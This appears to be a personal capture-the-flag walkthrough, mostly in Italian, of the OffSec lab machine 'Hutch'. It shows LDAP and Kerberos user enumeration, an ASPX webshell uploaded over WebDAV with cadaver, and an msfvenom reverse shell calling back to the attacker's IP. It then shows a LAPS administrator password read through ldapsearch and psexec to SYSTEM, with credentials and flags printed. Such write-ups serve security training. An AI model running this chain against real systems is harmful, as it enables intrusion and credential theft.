hutch

hutch is a windows machine by offsec proving ground difficult intermediate

ip=192.168.163.122

myip=192.168.45.236

enumeration

NMAP

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Server Date: Fri, 26 Jan 2024 04:58:47 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/10.0
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-01-26 04:57:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: Host: HUTCHDC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Porte riferite a dominio A.D.
53 dns
80 http web server
88 kerberos
135-139-445 samba
389 ldap
123 ntp

SERVER WEB

Classico server web microsoft, ISS

FFUF DIRECTORY

```
┌──(root㉿xyz)-[/opt/Hutch]
└─# ffuf -w /opt/SecLists-master/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.163.122/FUZZ -fc 200,301,302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.163.122/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists-master/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 200,301,302
________________________________________________

:: Progress: [207643/207643] :: Job [1/1] :: 778 req/sec :: Duration: [0:05:58] :: Errors: 0 ::
```

No result....

SMB Enum

```
┌──(kali㉿xyz)-[~]
└─$ smbclient -L 192.168.163.122
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.163.122 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Domain Enum

```
└─$ nmap -n -sV --script "ldap* and not brute" 192.168.163.122
```

```
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec,
```

Aggiungo hutch.offsec al file /etc/hosts

Trasf. DNS

```
┌──(root㉿xyz)-[/opt/Hutch]
└─# dnsenum 192.168.163.122
dnsenum VERSION:1.3.1

-----   192.168.163.122   -----


Host's addresses:
__________________


Name Servers:
______________

 192.168.163.122 NS record query failed: NXDOMAIN
```

LDAPSEARCH for enumerate users

```
┌──(root㉿xyz)-[/opt/Hutch]
└─# ldapsearch -x -b "DC=hutch,DC=offsec" -H "ldap://192.168.163.122" "(objectclass=*)"
```

TRova vari users in object description, tra cui con password:
fmcsorley : CrabSharkJellyfish192

Ora greppo per sAMAccountName

```
┌──(root㉿xyz)-[/opt/Hutch]
└─# ldapsearch -x -b "DC=hutch,DC=offsec" -H "ldap://192.168.163.122" "(objectclass=*)" | grep sAMAccou
ntName:
```

```
sAMAccountName: Guest
sAMAccountName: Domain Computers
sAMAccountName: Cert Publishers
sAMAccountName: Domain Users
sAMAccountName: Domain Guests
sAMAccountName: Group Policy Creator Owners
sAMAccountName: RAS and IAS Servers
sAMAccountName: Allowed RODC Password Replication Group
sAMAccountName: Denied RODC Password Replication Group
sAMAccountName: Enterprise Read-only Domain Controllers
sAMAccountName: Cloneable Domain Controllers
sAMAccountName: Protected Users
sAMAccountName: DnsAdmins
sAMAccountName: DnsUpdateProxy
sAMAccountName: rplacidi
sAMAccountName: opatry
sAMAccountName: ltaunton
sAMAccountName: acostello
sAMAccountName: jsparwell
sAMAccountName: oknee
sAMAccountName: jmckendry
sAMAccountName: avictoria
sAMAccountName: jfrarey
sAMAccountName: eaburrow
sAMAccountName: cluddy
sAMAccountName: agitthouse
sAMAccountName: fmcsorley
```


Kerbrute enum User

```
└─# ./kerbrute_linux_amd64 userenum -d hutch.offsec --dc 192.168.163.122 users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/04/24 - Ronnie Flathers @ropnop

2024/12/04 15:12:38 >  Using KDC(s):
2024/12/04 15:12:38 >   192.168.163.122:88

2024/12/04 15:12:38 >  [+] VALID USERNAME:       opatry@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       jmckendry@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       rplacidi@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       eaburrow@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       ltaunton@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       avictoria@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       oknee@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       jsparwell@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       jfrarey@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       acostello@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       fmcsorley@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       cluddy@hutch.offsec
2024/12/04 15:12:38 >  [+] VALID USERNAME:       agitthouse@hutch.offsec
```

CADAVER upload webshell aspx

```
┌──(root㉿xyz)-[/opt/Hutch]
└─# cadaver http://192.168.163.122
Authentication required for 192.168.163.122 on server `192.168.163.122':
Username: fmcsorley
Password:
dav:/> put /usr/share/webshells/aspx/cmdasp.aspx
Uploading /usr/share/webshells/aspx/cmdasp.aspx to `/cmdasp.aspx':
Progress: [==========================================>] 100.0% of 1400 bytes succeeded.
dav:/>
```

Web server - webshell
navigo alla pag della webshell caricata



Ora da qui posso creare una revshell e darla in pasto alla web shell per creare una connessione

Prima la creo con msfvenom

```
┌──(root㉿xyz)-[/opt/Hutch]
└─# msfvenom -p windows/shell_reverse_tcp LHOT=192.168.45.236 LPORT=4444 -f exe > revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root㉿xyz)-[/opt/Hutch]
└─# ls
Hutch.ctb  kerbrute_linux_amd64  revshell.exe  users  users_ker
```

Ora quello che faro sara fare l upload della revershell appena creata nella directory di root del web server di defoult microsoft IIS 10.0 in uso
RIF: https://cheatsheet.haax.fr/windows-systems/exploitation/iis/

Tomcat


Tips & Tricks

```
# Two interfaces for tomcat
/manager
/host-manager
```


```
# default root for IIS is
C:\inetpub\wwwroot
```


Quindi mi connetto nuovamente con ‘cadaver’ al web server e upload della revshell nella dir. di defoult “C:netpubwwroot” ee ascoltatore nc su porta 4444 x ricevere la shell

```
┌──(root㉿xyz)-[/opt/Hutch]
└─# cadaver http://192.168.163.122
Authentication required for 192.168.163.122 on server `192.168.163.122':
Username: fmcsorley
Password:
dav:/> put /opt/Hutch/revshell.exe
Uploading /opt/Hutch/revshell.exe to `/revshell.exe':
Progress: [==========================================>] 100.0% of 73802 bytes succeeded.
```



quindi ora do il cmd da webshell C:\inetpub\wwwroot\revshell.exe, metto in ascolto nc su porta 4444 e dovrei ricevere la shell





privilege escalation

ora facendo foothold delle directory trovo in 'program files' la dir. LAPS , al cui interno c è l app ‘AdmPwd.UI.exe' per la passwd di amministratore, quindi posso fare un apposita richiesta con ldap con il tool LDAPSEARCH, per ricevere la password di 'administrator'

```
c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0A26-9DC1

 Directory of c:\

11/03/2020  09:35 PM    <DIR>          inetpub
12/04/2024  05:19 AM             2,695 output.txt
11/03/2020  08:34 PM    <DIR>          PerfLogs
02/16/2021  10:27 PM    <DIR>          Program Files
11/03/2020  09:37 PM    <DIR>          Program Files (x86)
11/03/2020  10:19 PM    <DIR>          Users
12/08/2020  07:22 PM    <DIR>          Windows
               1 File(s)          2,695 bytes
               6 Dir(s)  14,783,606,784 bytes free

c:\>cd Program Files
cd Program Files
```

```
c:\Program Files>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0A26-9DC1

 Directory of c:\Program Files

02/16/2021  10:27 PM    <DIR>          .
02/16/2021  10:27 PM    <DIR>          ..
11/04/2020  04:08 AM    <DIR>          Common Files
11/03/2020  08:34 PM    <DIR>          internet explorer
11/03/2020  09:59 PM    <DIR>          LAPS
11/03/2020  09:37 PM    <DIR>          MSBuild
11/03/2020  09:37 PM    <DIR>          Reference Assemblies
02/16/2021  10:27 PM    <DIR>          VMware
12/08/2020  07:22 PM    <DIR>          Windows Defender
12/08/2020  07:22 PM    <DIR>          Windows Defender Advanced Threat Protection
09/14/2018  11:19 PM    <DIR>          Windows Mail
11/03/2020  08:34 PM    <DIR>          Windows Media Player
09/14/2018  11:19 PM    <DIR>          Windows Multimedia Platform
09/14/2018  11:28 PM    <DIR>          windows nt
11/03/2020  08:34 PM    <DIR>          Windows Photo Viewer
09/14/2018  11:19 PM    <DIR>          Windows Portable Devices
09/14/2018  11:19 PM    <DIR>          Windows Security
09/14/2018  11:19 PM    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              18 Dir(s)  14,783,672,320 bytes free
```

```
c:\Program Files>CD LAPS
CD LAPS

c:\Program Files\LAPS>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0A26-9DC1

 Directory of c:\Program Files\LAPS

11/03/2020  09:59 PM    <DIR>          .
11/03/2020  09:59 PM    <DIR>          ..
09/22/2016  08:02 AM            64,664 AdmPwd.UI.exe
09/22/2016  08:02 AM            33,952 AdmPwd.Utils.dll
11/03/2020  09:59 PM    <DIR>          CSE
               2 File(s)         98,616 bytes
               3 Dir(s)  14,783,594,496 bytes free
```

Ora faccio la richiesta da macchina kali con 'ldapsearch' per ricevere la passwd di administrator, con il seguente cmd:

ldapsearch -x -H "ldap://192.168.163.122" -D "hutch\fmcsorley" -w "CrabSharkJellyfish192" -b "dc=hutch,dc=offsec" "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd

```
┌──(root㉿xyz)-[/opt/Hutch]
└─# ldapsearch -x -H "ldap://192.168.163.122" -D "hutch\fmcsorley" -w "CrabSharkJellyfish192" -b "dc=hutch,dc=offsec" "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
```

```
# HUTCHDC, Domain Controllers, hutch.offsec
dn: CN=HUTCHDC,OU=Domain Controllers,DC=hutch,DC=offsec
ms-Mcs-AdmPwd: T7e+!1UIX1jU9V
```

Administrator:T7e+!1UIX1jU9V

Ora con le credenziali ottenute posso utilizzaer il tool 'psexec.py' della suite di impacket, per connettermi come administrator nel seguente modo

python3 psexec.py hutch.offsec/administrator:'T7e+!1UIX1jU9V'@192.168.163.122

```
┌──(root㉿xyz)-[/usr/share/doc/python3-impacket/examples]
└─# python3 psexec.py hutch.offsec/administrator:'T7e+!1UIX1jU9V'@192.168.163.122
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.163.122.....
[*] Found writable share ADMIN$
[*] Uploading file VgQAGCRB.exe
[*] Opening SVCManager on 192.168.163.122.....
[*] Creating service Aqcb on 192.168.163.122.....
[*] Starting service Aqcb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

PUNTI FOCALI DELLA MACCHINA

LDAP enumeration utilizingldapsearch

Identifying allowed file extensions for Microsoft IIS to upload a web shell

Downloading webshells and reverse shells using cadaver

Local Administrator Password Solution (LAPS) enumeration

flags

localtxt=b2ce63c052ef7d9bb2b6ff1e0207eede
proof.txt=a1a6536c9cfc0fd0d87674a1b06a1e06